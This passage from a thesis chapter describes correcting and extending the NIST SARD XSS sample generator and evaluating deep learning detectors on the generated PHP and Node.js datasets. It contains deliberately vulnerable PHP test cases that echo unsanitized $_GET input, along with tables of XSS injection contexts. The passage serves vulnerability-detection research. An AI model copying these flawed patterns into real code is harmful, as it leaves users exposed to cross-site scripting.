In the same time, the `ternary condition`, used as sanitization, is described by :

$$NIST_{function}[ternaryCondition] = \{simpleQuote : 1\} \quad (3.11)$$

By default, during the classification process by the NIST generator, when none of the conditions are satisfied by looking at the attributes of the context and the attributes of the disinfection, the samples are classified as dangerous.
However, the flaw between the untrusted user input, defining the `$tainted` variable (line 15) and the CSS context (line 18) is broken by the `ternary condition`. In this sense, they is no flow between the untrusted user input and the CSS context on this sample. Thus, this code is safe.
To correct this type of source code we had 2 possibilities: either leave the cleanup as it is without flowing the untrusted input to the context, or modify the code to create the flow from the untrusted input to the context. We decided to implement these 2 types of possibilities.
First, we added the ability to generate samples that look vulnerable if it had a flow of the untrusted user input to the HTML/JavaScript/CSS context, but because that flow doesn't exist, they are secure.

Algorithm 3. Part of our classifier algorithm to classify `filter_var` function as unsafe.

$Attributes_{Context}[scriptSideDoubleQuotedExpr] = \{rule : 3, doubleQuote : 1, scriptBlock : 1\}$;
$Attributes_{function}[filterCleaning_{magicQuote}] \leftarrow \{doubleQuote : 0, simpleQuote : 0, angleBrackets : 0, URL\_HTML\_context : 0, rule_0 : 0, rule_1 : 0, rule_2 : 0, rule_3 : 0, rule_4 : 0\}$;
if $Attributes_{Context}[scriptSideDoubleQuotedExpr]\,[rule] = 3$ **then**
    if $Attributes_{function}[filterCleaning_{magicQuote}]\,[percentEncodingAllowed] = 0$ **then**
        return unsafe;
    end
end
if $Attributes_{Context}[scriptSideDoubleQuotedExpr]\,[rule] = 3$ **then**
    if $Attributes_{function}[filterCleaning_{magicQuote}]\,[antiSlashAllowed] = 0$ **then**
        return unsafe;
    end
end
if $scriptBlock \notin Attributes_{Context}[scriptSideDoubleQuotedExpr]$ **then**
    ignore this case;
else
    if $Attributes_{Context}[scriptSideDoubleQuotedExpr]\,[scriptBlock] = 0$ **then**
        ignore this case;
    else
        if $scriptBlock \notin Attributes_{function}[filterCleaning_{magicQuote}]$ **then**
            ignore this case;
        else
            if $Attributes_{function}[filterCleaning_{magicQuote}]\,[angleBrackets] = 0$ **then**
                return unsafe;
            end
        end
    end
end
Result: $testSafety \leftarrow unsafe$;

To do that, we modified the $NIST_{context}[quotedCSSPropertyValue]$ to complete the description of this CSS context as follows:

$$Attributes_{context}[quotedCSSPropertyValue] = \{rule : 4, styleBlock : 1, simpleQuote : 1\} \quad (3.12)$$

At the same time, we created two type of attributes which are `noFlow` and `noTypeCast`.
A `noFlow` attribute set to 1 means that the sanitization does not proprogate the untrusted user controllable input to define the value of the `$tainted` variable.
A `noTypeCast` attribute set to 1 means that the sanitization does not do an implicit type casting of the variables, which can be induce PHP type Juggling errors.
By using these new attributes, we modified the ternary condition attribute set as follows:

$$Attributes_{function}[ternaryCondition] = \{noTypeCast : 1, noFlow : 1, safe : 1, rule0 : 0, rule_1 : 0, rule_2 : 0, rule_3 : 0, rule_4 : 0\} \quad (3.13)$$

The second possibility to correct the source code of the Figure 3.5 was to create the flow from the untrusted input to the CSS context. To do that, we replaced the sanitization, line 15, by this one:

```
$tainted = $tainted=='safe1' ? $tainted: 'safe2';
```

However, we can not used the same $Attributes_{function}[ternaryCondition]$ set because we have now a flow between the unstrusted user input - line 13 - and the CSS context - line 18. In this sense, we created a new attribute set to describe this new sanitization:

$$Attributes_{function}[ternaryConditionWithFlow] = \{noTypeCast : 1, safe : 1, rule0 : 0, rule_1 : 0, rule_2 : 0, rule_3 : 0, rule_4 : 0\} \quad (3.14)$$

By chance, the format of this ternary condition with flow is still not subject to an implicit casting type.
However, in any type of condition statement (such as switch, if, ternary condition, `in_array` function) using indirect typecasting, it is possible to end up with type juggling errors that generate vulnerabilities such as an XSS flaw. To capture the different types of juggle errors with our generator, we have implemented different types of

cleanup affected by this juggle cast issue, as shown in the example:

```
$tainted = $tainted  < 10.5 ?$tainted : 'safe2
   ';
```

We can notice that, because this sanitization suffers of juggling type, we described it by a new attribute set:

$$Attributes_{function}[ternaryConditionWithFlowTypeJuggling] = \{noTypeCast : 0, safe : 0, rule0 : 0, rule_1 : 0, rule_2 : 0, rule_3 : 0, rule_4 : 0\} \quad (3.15)$$

Conclusion related to the original NIST generator. In the 30 XSS sanitizations, used by the NIST generator, there are no sanitizations that strictly follow at least one of the OWAPS rules. We remark that none of them are able to sanitize as recommended by OWAPS rule 0, rule 2, rule 3, rule 4, rule 5 and only 21 sanitize as describing by OWAPS rule 1. By using 21 sink templates, 16 XSS inputs and 30 proper/improper sanitizations, the NIST generator could generate 10,080 different samples of XSS safe (5,728) and unsafe PHP source code (4,352). However, we found 95 misclassifications related to the inappropriate implementation and usage of the attribute sets that describe the sink templates and the sanitizations.

Conclusion concerning our generator. In order to have a correct classification of our generated samples, we corrected the 95 classification errors of the original NIST generator and we added new attributes and the associated logics to describe more precisely each sanitization and sink templates and mapped more closely with the OWASP rules recommendations. We supplemented the generator by adding examples that might be vulnerable to XSS but had no flow between untrusted inputs and HTML/-Javascript/CSS contexts.
We completed the generator by also adding different cases of juggling types with flows or without flow between untrusted user-controllable inputs and different types of context.
We also fixed contexts that were not well implemented, like undefined functions called (Figure 3.6) or `check_data` variable that does not exist as it shown in the NIST test case ID 198970 (Figure 3.7). By leaving this `check_data` variable undefined in this context, 480 NIST source codes was affected by this side effect. The sample, as it is shown in Figure 3.7, should have been classified as safe because there is no link between the user-controllable input and the context. To keep this code source unsafe, we replaced this undefined variable with `$tainted` and controlled the attribute sets. We extended the PHP generator (Table 3.2) with 25 sink templates, 16 XSS inputs, and 58 different kinds of proper/improper sanitizations. As a result, we could generate 23,200 different samples of XSS safe and unsafe PHP code.

Table 3.1 – Summary of OWASP rules used by generator in the construction HTML templates

* *symbol indicate the constructions that we added compared to the initial generator and the official OWASP rules.*

#rule	Summary	Context template code	#template
0	Never insert untrusted data except in allowed locations	< script >$tainted</ script > <!--$tainted--> <div $tainted=test /> <$tainted href="/ test " /> < style >$tainted</ style > <body onload="xss () ">*	6
1	HTML encode before inserting untrusted data into HTML element content	<body>$tainted</body> $tainted	2
2	Attribute encode before inserting untrusted data into HTML common attributes	content content content	3
3	Javascript encode before inserting untrusted data into javascript data values	< script >alert (' $tainted ') </ script > < script >alert (\"". $tainted ."\")</ script >* < script >x=' $tainted '</ script > < script >x="$tainted "</ script >* * < script > window. setInterval (' $tainted ') ;</ script >	7
4	CSS encode and strictly validate before inserting untrusted data into HTML style property values	< style > selector { property : $tainted ;} </ style > < style > selector { property : "$tainted " ;} </ style > < style > selector { property :' $tainted " ';}</ style > text </ span>	4
5*	URL encode before inserting untrusted data into HTML URL parameter values	 link link * link *	3

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      <?php
        $array = array();
        $array[] = 'safe' ;
        $array[] = $_GET['userData'] ;
        $array[] = 'safe' ;
        $tainted = $array[1] ;

        //no_sanitizing

        //flaw
        echo $tainted ;
      ?>
    </script>
  </head>
  <body onload="xss()">
    <h1>Hello World!</h1>
  </body>
</html>
```

Filename: CWE_79__array-GET__func_FILTER-CLEANING-full_special_chars_filter__Use_untrusted_data_propertyValue_CSS-span_Style_Property_Value.php
Url: https://samate.nist.gov/SARD/view_testcase.php?tID=198950

Figure 3.6 – NIST test case ID 198950.

New sink templates extension. We also extended the PHP generator with 25 sink templates (Table 3.1) , 16 XSS inputs, and 58 different kinds of proper/improper sanitizations. As a result, we could generate 23,200 different samples of XSS safe and unsafe PHP code (Table 3.2) .

Table 3.2 – Vulnerability generator characteristics

Language	Template	# of template	# of generated samples
PHP	Input	16	23,200
	Construction	25	
	Sanitization	58	

```
1  <!DOCTYPE html>
2  <html>
3  <head/>
4    <body>
5      <?php
6        $array = array();
7        $array[] = 'safe' ;
8        $array[] = $_GET['userData'] ;
9        $array[] = 'safe' ;
10       $tainted = $array[1] ;
11       //no_sanitizing
12       //flaw
13       echo "<span style=\"color :". checked_data
             ."\">Hey</span>" ;
14     ?>
15     <h1>Hello World!</h1>
16   </body>
17 </html>
18 </html>
```

Filename: CWE_79__array-GET__func_FILTER-CLEANING-full_special_chars_filter__Use_untrusted_data_propertyValue_CSS-span_Style_Property_Value.php
Url: https://samate.nist.gov/SARD/view_testcase.php?tID=198970

Figure 3.7 – NIST test case ID 198970.

3.2.4 Final Datasets for PHP

Let us assume that D0 represents the final PHP database after the fixes described previously. We created three transformations, namely:

1. *change_div_tag_by_p_tag* that take D0 (with 23,200 samples) and change all the div HTML tag on the samples by `<p>` HTML tag to obtain D0'. Thus, D0' has 46,400 samples since it contains the samples with the `<div>` and `<p>` HTML tags. For example, if we take the code of Fig. 3.2, this transformation takes the `div` on line 26 and transforms it into:

   ```
   echo "<p id=\"". $tainted ."\">content</p>"
   ```

2. *rename_randomly_variable_names* that takes D0' and rename all the variable names randomly to obtain D1. For example, in the code of Fig. 3.2, variable `$tainted` becomes:

   ```
   $WRIXmWASCGBBKd9a411f08e84f6b059b5c18597799d21
   ```

3. *echo_html* that takes the database D1 and put all the HTML templates on a PHP echo to obtain D2. In the code of Fig. 3.2, all the lines are transformed into text and echoes with PHP echo. For example line 5, becomes:

   ```
   echo "<title> XSS </title>"
   ```

Table 3.3 – Generated Databases for Initial distributions.

Language	Database	Classification			Initial distributions			
		Total	#safe	#unsafe	Set	#rule	#safe	#unsafe
PHP	D1 HTML	46,400	25,088	21,312	train	0,1,2,3,4,5	20,065	17,055
					test		2,514	2,126
					validation		2,509	2,131
	D2 echo HTML	46,400	25,088	21,312	train	0,1,2,3,4,5	20,065	17,055
					test		2,514	2,126
					validation		2,509	2,131

In this way, we created two PHP databases, D1 and D2, with 46,400 samples each (Table 3.3); and an average number of lines of code of 23 and 24, respectively.

3.2.5 Extension to Node.js

To test our models with a server-side programming language other than PHP, we extended the generator to create a dataset of Node.js source code. Given the flexibility of the generator, to generate a dataset for Node.js, we create 121 code templates (12 inputs, 25 constructions, and 84 sanitizations, similarly to the ones described for PHP in Table 3.2) that allow us to obtain a total of 25,200 samples of safe and unsafe Node.js files. The average number of lines of code for this new dataset is 36.7. In the case of Node.js, we only used D2 because the front-end code was put in the write JavaScript function, as it is custom for Node.js code in practice.

3.3 XSS identification

We experimented with two approaches to identify XSS in the source code through deep learning [9]. First, we designed an approach that represents the source code based on the tokenization of its contents. Second, we adapted the Code2Vec deep learning network [6] that represents the source code based on the AST. Notice that AST structures are widely used in the pre-processing stages of programming languages to analyze code at different granularity such as declaration level [97], function level [52], the intra-procedural level [51] and the file level [110, 27]. The main difference between both approaches is how the source code of the datasets is preprocessed. In general, the first approach inputs the information in the neural network doing less processing than the second approach. This is because the second approach constructs an AST of each source code while the first one inputs into the neural network each token present in the source code. However, since the second approach relies on an AST, it only can be used for the PHP/Node.js source code, while the first approach can also analyze the HTML source code at the same time. In the following, we describe both approaches.

9. The implementation of both approaches can be found at https://gitlab.inria.fr/deep-learning-applied-on-web-and-iot-security/statically-identifying-xss-using-deep-learning

3.3.1 Word-Based Concatenation Technique (NLP)




Figure 3.8 – Word-based representation approach.

This representation (Figure 3.8) uses an existing neural network approach for words used in natural language processing (NLP) called Word2Vec [64]. Word2Vec presents a group of models that can create and train semantic vector spaces (in general of several hundred dimensions) based on a text corpus. Each word in the corpus is represented as a vector (called embedding) in this vector space. Each vector is positioned in the space to locate words sharing similar contexts closely. In our case, we use source code as a corpus being the “words" the different tokens in the source code. In this way, we kept the source code meaning by keeping the context between the words that compose the code.




Figure 3.9 – Preprocess Concatenation-based representation approach.

As shown in Figure 3.9, we start by creating a corpus with all the source code examples in the database. Then, we list the different tokens in the dataset. Each token represents a word on a target source code, such as variable names, keywords of the programming language, etc. Similarly, each line of a target source code is represented by a token list. Word2Vec is applied (step 2, Figure 3.9) to create a dictionary of word embedding using the token list where the keys are the tokens of the complete source code and where a unique embedding vector $\mathcal{V}$ represents each key value. This vector is defined such as : $\mathcal{V} \in \mathcal{R}^{embedding-size} \mid$ *embedding-size* $= dim(\mathcal{V})$. Note that *embedding-size* is also an hyperparameter for creating models (see Section 3.4.1 and, Table 3.5 for more details).
At this point, we have the representation of words from the source code, but we do not have a vectorial representation of them. To create a vectorial representation of a given source code file, we concatenated each of the vectors associated with the tokens that appear in a single file (see the output of Figure 3.9). Thus, each file is represented as the concatenation of the Word2Vec embeddings of the tokens present in the file. These concatenated embeddings will be the input of the deep learning classifier.
Regarding the deep learning classifier, we experiment with small networks composed of 4 to 8 dense layers and a sigmoid output layer to classify a piece of source code as safe or unsafe. For example, one of the networks we experimented with is composed of: (1) a dense layer of 64 neurons, (2) a dense layer of 128 neurons, (3) a dense layer of 64 neurons, and (4) a sigmoid layer of 1 neuron (i.e., 64-128-64-1). More details of this classifier can be found in Section 3.4.1.

3.3.2 Hashed-AST Technique (PLP)




Figure 3.10 – Hashed-AST based representation approach.

The second approach is based on the AST representation proposed by Code2Vec (Figure 3.10). Code2Vec proposes a technique to represent embeddings to be used in Deep Learning models that seek to analyze source code.
In this way, Code2Vec proposes representing a piece of code by extracting information from its AST. Specifically, given a piece of source code (Figure 3.11), the approach starts by creating its AST (step 1). Then, Code2Vec proposes registering each possible path between leaves of the AST (step 2). Each of these paths is called a "path context". A path context is a triplet $< source, path_{source \rightarrow target}, target >$ that registers the initial leave (source), the destination leave (target), and the path between them (which is the sequence of nodes of the tree). Since a path can be very long, they are hashed




Figure 3.11 – Preprocess Hashed-AST based representation approach.

such that a path is represented by a single integer (step 3). Also, to reduce the size of the path context, an id is given to each leave of the tree (step 4), and then the name of the token is replaced by this id in the path context (step 5). Along this line, each piece of source code is represented by a bag of path contexts which will be the output of the preprocessing step and the input of the neural network.
In this context, our approach creates an AST for each source code file (Figure 3.10). Then, all the possible paths between leaves are created and represented by a triplet $< source, path_{source \rightarrow target}, target >$. Thus, a bag of path contexts represents each file. To control the number of possible triplets used to represent a file, three parameters are used:

- *maxContext:* limits the maximum number of triplets used to represent a file.
- *maxPath length:* binds the highest number of nodes in the tree needed to traverse before founding a common node when creating a path between 2 leaves.
- *maxPath width:* restricts the maximum number of leaves between 2 leaves when creating a path.

Since the Code2Vec implementation only supported Java and C# source code at the time of experimenting, we implemented the AST representation for PHP and Node.js source code using open source parsers. As far as we know, there is not a parser that

creates a combined AST of two or more languages (e.g., an AST of PHP and HTML). For this reason, differently from the previous approach, this one can only analyze the database D2 for PHP.
Regarding the deep learning classifier used in this approach, we used the neural network based on attention originally proposed by Code2Vec [6]. The attention weight mechanism is used to create the unique embedding vector V representing a file by learning the importance of each path context from the bag of path contexts (which is created in the last step of the preprocessing steps shown in Figure 3.11). The more important the path context is in the bag, the higher its attention weight will be, and the more it will be represented in the vector V. The original Code2vec prototype uses the softmax layer to be able to learn and predict method names from function bodies. Since we focus on an entirely different problem, namely detecting XSS vulnerabilities in the source code of an entire program, and since this problem is similar in nature to a binary classification task, we modified the final softmax layer into a sigmoid function. We also modified the input representation of the targets present in the triplets. In short, the classifier starts by creating an embedding for each triplet ($< source, path_{source \rightarrow target}, target >$). Then, a dense layer learns how to combine the embeddings for a given file. Using these combined embeddings, an attention layer is calculated. The output of the attention layer is used to predict if the file is safe or unsafe using a sigmoid function (most details of this classifier can be found on [6]).

3.4 Initial evaluation

In this section, we present the results of the evaluation. In this initial evaluation, we only employ the PHP dataset. First, we present the results [10] obtained using the validation sets (see Figure 3.12). Using the validation sets, we tuned the hyper-parameters of the approaches to select the best model for each approach-database pair.

3.4.1 Evaluation Process

We use hold-out cross-validation [83] to evaluate the XSS detection models using the generators presented in Section 3.2. We start by randomly splitting each database into training, validation, and test sets. We use the training set to train the algorithm, the validation set to tune the algorithm's parameters, and the testing set to evaluate the algorithm's performance. The number of safe and unsafe samples in each dataset is shown in Table 3.3.
After splitting the databases, using the training-set and the validation-set, we train and evaluate both approaches obtaining the confusion matrix values (i.e., FP, FN, TP, TN) and computing the related metrics (e.g., accuracy, precision, recall, f-measure). This process is achieved for D1 and D2 databases for the Concatenation representation approach and D2 for the hashed-AST-based representation approach, as explained in Section 3.3.2. We repeat this process several times since we experiment with different

10. Because of space constraints all the results can be accessed online at https://bit.ly/3zJeytD

hyper-parameters for both approaches.

Table 3.5 – Hyperparameters values.

Concatenation (NLP) hyperparameter		Hashed-AST (PLP) hyperparameter		
embedding size	layers	maxPath		maxContext
		width	length	
100	64-128-64-1	10	10	100
200	64-128-256-128-64-1	20	20	200
300	64-128-256-512-256-128-64-1	30	30	300
500	128-256-128-1	50	50	500
800	128-256-512-256-128-1	80	80	800
-	128-256-512-1028-512-256-128-1	130	130	-

In the Concatenation representation approach, we use two hyper-parameters (Table 3.5): the embedding token size and the number of dense layers. We choose these two parameters because the former affects the number of details included in the token's embedding, while the latter directly affects the neural network. Indeed, other parameters could be analyzed, but we focused on this two because we believed they were the ones that could most influence our study. For D1 and D2, we create six binary classifier models constituted by several dense layers with a different number of neurons, namely:

- 64-128-64-1
- 64-128-256-128-64-1
- 64-128-256-512-256-128-64-1
- 128-256-128-1
- 128-256-512-256-128-1
- 128-256-512-1028-512-256-128-1

We vary the token vector size for each of these six binary classifier models using five values, namely, 100, 200, 300, 500, and 800 spaces. Thus, we train 6x5=30 models for the concatenation approach with PHP-D1 and another 30 models with PHP-D2.
Regarding the hashed-AST-based representation approach, we evaluate it by varying three hyper-parameters (Table 3.5): the maxContext, the maxPath width, and the maxPath length. In this case, since we want to use the neural network proposed by Code2Vec, the parameters to analyze are related to the preprocessing steps. We choose these parameters because they are the ones that control the number of possible triplets used to represent a file. We vary the maxContext from 100, 200, 300, 500 to 800 spaces. Concerning the maxPath width and maxPath length, we experiment with 10, 20, 30, 50, 80, and 130 spaces. Thus, we train 5x6=30 models for the hashed-AST approach with PHP-D2.
In summary, we train and test a total of 90 models and evaluate them by measuring the metrics previously mentioned.
After training and evaluating the approaches, we select the best evaluation configuration for each approach's database (Table 3.6). To do this, we select the model with the highest recall from a subset of those models with precision over the average (92%

Table 3.6 – Summary of the best model configurations chosen after the evaluation for Initial evaluation.

Language	Validation set	Concatenation (NLP) hyperparameter		Hashed-AST (PLP) hyperparameter		
		embedding-size	layers	maxPath width	maxPath length	maxContext
PHP	D1-HTML	800	128-256-128-1	-	-	-
	D2-echo-HTML	800	64-128-64-1	50	50	300

for the Hashed-AST approach and 99% for the Concatenation approach). We added this refinement because, in an ideal model, the best vulnerability detection system will not miss any vulnerabilities (i.e., the recall metric would be equal to 1) nor trigger false alarms (i.e., the precision metric would be equal to 1), which means f-measure equals 1.
Using these best configurations, we re-evaluate the five models using the test set. The metric results for the re-evaluation of these best configurations are presented in Table 3.11 and described in Section 3.5.3.

3.4.2 Evaluation Results




Figure 3.12 – Initial distributions - Validation-set Results.

Figure 3.12 shows the recall results of the models during the validation phase in which the hyper-parameters were tuned. Regarding PHP, the results for the Concatenation approach using the database PHP D2 are, in general, visibly better than the Hashed-AST approach with an average recall of 99.35% (std. dev. 9.9%).
However, a statistical test is needed to claim any statistically significant difference in the recall values obtained by the approach-database pairs. Specifically, we employ the Kruskal-Wallis non-parametric test with a probability of error of α = 0.05. After running the test, we obtained a p-value = 4.39E-13. Note that we listed all the statistical results in Table 3.7.
It means that there is a significant difference between at least two pairs. To ana-

Table 3.7 – Statistical test results for initial and mismatching distributions

Test	Distribution	DL technique	DB	Statistics	p-value	α	p-value > α	Conclusion
KW	ID	Concatenation Concatenation Hashed-AST	PHP-D1_C PHP-D2_C PHP-D2_H	56.91	4.39E-13	0.05	False	Reject H_0
WR	ID	Concatenation Concatenation	PHP-D1_C PHP-D2_C	86	0.0026	0.05	False	Reject H_0
KW	MD	Concatenation Concatenation Hashed-AST Concatenation Hashed-AST	PHP-D1_C PHP-D2_C PHP-D2_H Node.js-D2_C Node.js-D2_H	103.49	1.77E-21	0.05	False	Reject H_0
WR	MD	Concatenation Concatenation	PHP-D1_C PHP-D2_C	15	7.89E-06	0.05	False	Reject H_0
WR	MD	Concatenation Concatenation	PHP-D1_C Node.js-D2_C	68	0.0007	0.05	False	Reject H_0
WR	MD	Concatenation Concatenation	PHP-D2_C Node.js-D2_C	43	9.71E-05	0.05	False	Reject H_0
WR	MD	Concatenation Hashed-AST	Node.js-D2_C Node.js-D2_H	142	0.063	0.05	True	Cannot reject H_0

KW: Kruskal-Wallis; WR: Wilcoxon rank-sum; ID: Initial distribution; MD: Mismatching distribution

lyze which approach-database pairs are significantly different between them, we conducted Pairwise Wilcoxon Rank Sum Tests post-hoc comparisons. The post-hoc tests revealed that there is a significant statistical difference to claim that the Concatenation approach using the database PHP D1 is better than the other pairs. Also, we found that there is a significant difference to claim that the Concatenation approach gets higher recall values using the database PHP D1 than PHP D2.
We also analyzed the variation of the recall value regarding the different configurations of the hyper-parameters. In the case of Hashed-AST, we found a direct correlation between the recall and the maxContext parameter for PHP D2. Thus, the higher the maxContext value, the higher the recall. However, we did not find a noticeable incidence of the maxPath width/length parameter, except by very low numbers. In the case of the Concatenation approach, we found that the parameter that most affects the recall is the embedding size. Thus, the higher the embedding-size set, the higher the recall. This relation is especially evident when using PHP D1 and PHP D2.

Table 3.8 – Summary of the best model configurations chosen after the evaluation for Mismatching distribution.

Language	Validation set	Concatenation (NLP) hyperparameter		Hashed-AST (PLP) hyperparameter		
		embedding-size	layers	maxPath width	maxPath length	maxContext
PHP	D1-HTML	500	64-128-256-128-64-1	-	-	-
	D2-echo-HTML	800	128-256-512-1028-512-256-128-1	20	20	800
Node.js	D2-write-HTML	800	128-256-512-1028-512-256-128-1	80	80	800

Either way, we found at least one configuration for both approaches with an almost perfect performance. In the case of the Concatenation approach and PHP D1, the best configuration (see Table 3.6) obtained 99%, 99%, and 99 for precision, recall, and f-measure. In the case of PHP D2, the best configuration of the Concatenation approach obtained 99% precision, 100% recall, and 99% f-measure. In the case of the best configuration of the Hashed-AST-Based approach, it obtained 90%, 95%, and 92 for precision, recall, and f-measure.
Since the results are very good, we further analyze if the algorithms are overfitting the datasets. To do that, we propose another experiment where each partition of the dataset (training, validation, and test) contains samples of each OWASP rule. Each OWASP rule describes different contexts (HTML/Javascript/CSS) which can be properly or improperly sanitized. For this reason, in the next section, we experiment by using different contexts for the training, validation, and testing sets. By doing this, we can check if the models can generalize.

3.5 Mismatching Evaluation

After the initial evaluation presented in the previous section, in this section, we present an extension in which (i) we analyze PHP and the Node.js generated source code, (ii) we adopted a strategy of mismatching distribution to avoid having misleading results because of possible similarities between the generated files.

3.5.1 Mismatching Strategy

Table 3.9 – Generated Databases for Mismatching distributions

Language	Database	Classification			Mismatched distributions			
		Total	#safe	#unsafe	Set	#rule	#safe	#unsafe
PHP	D1 HTML	23,200	12,544	10,656	train	3,4	5,152	5,056
					test	0,1,2,5	3,657	2,839
					validation		3,735	2,761
	D2 echo HTML	23,200	12,544	10,656	train	3,4	5,152	5,056
					test	0,1,2,5	3,657	2,839
					validation		3,735	2,761
Node.js	D2 write HTML	25,200	13,392	11,808	train	3,4	5,964	5,460
					test	0,1,2,5	3,703	3,185
					validation		3,725	3,163

As we mentioned, to avoid having misleading results because of possible similarities between the generated files, we took two actions. First, as stated in Section 3.2, we use a variable renaming scheme (also present in the previous experiment). Second, we split the databases using a mismatching distribution strategy. Specifically, we in-

clude in the training sets only files generated with rules 3 and 4; in contrast, files generated with the other rules were included in testing and validation sets (Table 3.9). Thus, we are evaluating the identification of XSS and the ability of the models to generalize the OWASP rules.
An important change in the datasets is that, in this experiment, we did not apply the $change\_div\_tag\_by\_p\_tag$ to avoid having samples too similar in the datasets. In this way, the total number of samples of the PHP and Node.js dataset is the same obtained by the generator: 23,200 and 25,200 respectively (Table 3.9). As in the previous experiment, we applied the $rename\_randomly\_variable\_names$ and the $echo\_html$ transformations (see Section 3.2.4) to create the D1 and D2 versions of the datasets.

3.5.2 Evaluation Process

The evaluation process for the mismatching distribution is the same as for the initial distribution (see Section 3.4.1). We split each database into training, validation, and test sets. Then, we train and evaluate both approaches varying the hyperparameters (i.e., number of layers-neurons, maxContext, maxPath width, and length). Finally, we selected the best configurations and re-evaluated them using the testing set.

3.5.3 Evaluation Results

In this section, we present the results of the evaluation. First, we present the validation sets' results [11] (see Section 3.5.3). Using the validation sets, we tuned the hyperparameters of the approaches to finally select the best model for each approach-database pair. The best models were then re-evaluated using the test sets whose results are presented in Section 3.5.3.

Validation-set Results

